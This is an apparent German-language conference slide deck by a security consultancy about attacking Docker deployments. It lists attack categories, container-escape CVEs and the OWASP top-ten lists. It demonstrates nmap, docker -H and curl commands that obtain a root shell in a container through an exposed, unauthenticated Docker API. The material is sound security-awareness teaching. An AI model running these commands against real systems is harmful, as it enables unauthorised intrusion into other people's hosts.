HanseSecure
CHOOSE THE INTRUDER!

Docker exposed.

Airlock / ITSA 2023

18.10.2023

FLORIAN HANSEMANN

Über **10 Jahre** Erfahrung in Sicherheitsanalysen aller Branchen und Unternehmensgrößen
→ von kleiner Steuerkanzlei, über Mittelstand mit 50 Mitarbeitern bis hin zu **Banken**, **Raumfahrt**, **Militär** und **Atomkraftwerken**

Veröffentlichung von Schwachstellen
→ z.B. Sophos, Datev, **Intel**, **Microsoft**, Fujitsu

National wie International bekannt und mehrfach ausgezeichnet
→ Top 21 Security Experten Weltweit

Dauerhafte Beratungsmandate als **Trusted Advisor** bei internationalen Unternehmen mit Sitz in Deutschland

Umfassendes Netzwerk aus **Experten** jeglicher Fachrichtung im Bereich **Cybersecurity**

BEKANNT AUS

AUSWAHL VON TITELN

Top 21 Security Twitter Accounts weltweit
(https://www.sentinelone.com/blog/21-cybersecurity-twitter-accounts-you-should-follow/

Keynote Speaker „Best of the World in Security“
(https://hansesecure.de/2021/05/best-of-the-world-in-security-keynote-speaker/)

Top 100 einflussreichsten Cybersecurity Brands weltweit
(https://onalytica.com/blog/posts/whos-who-in-cybersecurity-2/)

Top 21 Quellen für Security Teams weltweit
(https://techbeacon.com/security/modern-red-teaming-21-resources-your-security-team)

HanseSecure
CHOOSE THE INTRUDER!

Docker Angriffe

- Exposed API
- Exposed Ports
- Insecure Volumes
- Abhängigkeiten/ Bibliotheken
- Ausbruch aus DockerContainer
- Credentials
- Application Layer

HanseSecure
CHOOSE THE INTRUDER!

Exposed API


```
nmap -sTV -p 2376 [redacted]

Starting Nmap 7.01 ( https://nmap.org ) at [redacted]
Nmap scan report for [redacted]
Host is up (0.00038s latency).
PORT     STATE SERVICE    VERSION
2376/tcp open  18.06.0-ce Docker

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.78 seconds
```

```
~ docker -H [redacted]:2376 info
Containers: 3
 Running: 0
 Paused: 0
 Stopped: 3
Images: 1
Server Version: 18.06.0-ce
Storage Driver: overlay2
 Backing Filesystem: extfs
 Supporto d_type: true
 Native Overlay Diff: true
Logging Driver: json-file
Cgroup Driver: cgroupfs
Plugins:
 Volume: local
 Network: bridge host macvlan null overlay
 Log: awslogs fluentd gcplogs gelf journald json-file logentries spl
Swarm: inactive
Runtimes: runc
Default Runtime: runc
Init Binary: docker-init
containerd version: d64c661f1d51c48782c9cec8fda7604785f93587
runc version: 69663f0bd4b60df09991c08812a60108003fa340
init version: fec3683
Security Options:
 apparmor
 seccomp
  Profile: default
Kernel Version: 4.4.0-116-generic
Operating System: Ubuntu 16.04.4 LTS
OSType: linux
Architecture: x86_64
CPUs: 2
Total Memory: 992.1MiB
Name: ubuntu-xenial
```


```
~ curl -s http://[redacted]:2376/version | python -m json.tool
{
    "ApiVersion": "1.38",
    "Arch": "amd64",
    [redacted]
    "Components": [
        {
            "Details": {
                "ApiVersion": "1.38",
                "Arch": "amd64",
                [redacted]
                "Experimental": "false",
                "GitCommit": "0ffa825",
                "GoVersion": "go1.10.3",
                "KernelVersion": "4.4.0-116-generic",
                "MinAPIVersion": "1.12",
                "Os": "linux"
            },
            "Name": "Engine",
            "Version": "18.06.0-ce"
        }
    ],
    "GitCommit": "0ffa825",
    "GoVersion": "go1.10.3",
    "KernelVersion": "4.4.0-116-generic",
    "MinAPIVersion": "1.12",
    "Os": "linux",
    "Platform": {
        "Name": ""
    },
    "Version": "18.06.0-ce"
}
```

Exposed API

```
~ docker -H [redacted]:2376 ps
CONTAINER ID        IMAGE               COMMAND             CREATED
STATUS              PORTS               NAMES
33c5f2a79015        debian              "bash"              [redacted]
[redacted]                              angry_wright
```

```
✘ ~ docker -H [redacted]:2376 exec -it angry_wright /bin/bash
root@33c5f2a79015:/# whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
root@33c5f2a79015:/#
```


Exposed Ports



- Open Admin UI
- Vulnerable Software
  - Outdated
  - Weak config
  - Schlechter Code ;-)

Insecure Volumes

- **Einsicht von Daten**
- **Ändern von Konfigurationen**



HanseSecure
CHOOSE THE INTRUDER!

Abhängigkeiten/ Bibliotheken

- Auf anderen Containern aufbauend
- Undurchsichtige Verwendung von 3rd Party Libs

HanseSecure
CHOOSE THE INTRUDER!

Ausbruch aus DockerContainer

- CVE-2019-5736, CVE-2020-13401, CVE-2018-15664

Credentials


- **Default**
- **Hardcoded**
- **Weak**
- **Stored**

Application Layer

- **Die meisten & schwerwiegensten Sicherheitslücken treten im Application Layer auf.**
- **Umfangreiche Informationen über WebApp Hacking sind frei zugänglich**
- **Zahlreiche Tools und Tutorials**

OWASP®

OWASP WEB


2017
A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring
2021
A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*
* From the Survey

14

HanseSecure
CHOOSE THE INTRUDER!

OWASP API

API1:2023 - Broken Object Level Authorization

API2:2023 - Broken Authentication

API3:2023 - Broken Object Property Level Authorization

API4:2023 - Unrestricted Resource Consumption

API5:2023 - Broken Function Level Authorization

API6:2023 - Unrestricted Access to Sensitive Business Flows

API7:2023 - Server Side Request Forgery

API8:2023 - Security Misconfiguration

API9:2023 - Improper Inventory Management

API10:2023 - Unsafe Consumption of APIs

"Successful people do what unsuccessful people are not willing to do.
Don't wish it were easier, wish you were better“

Jim Rohn

HanseSecure
CHOOSE THE INTRUDER!

GET IN TOUCH

- MÜNCHEN
- https://hansesecure.de/termin/
- info@hansesecure.de
- https://hansesecure.de/

HanseSecure
CHOOSE THE INTRUDER!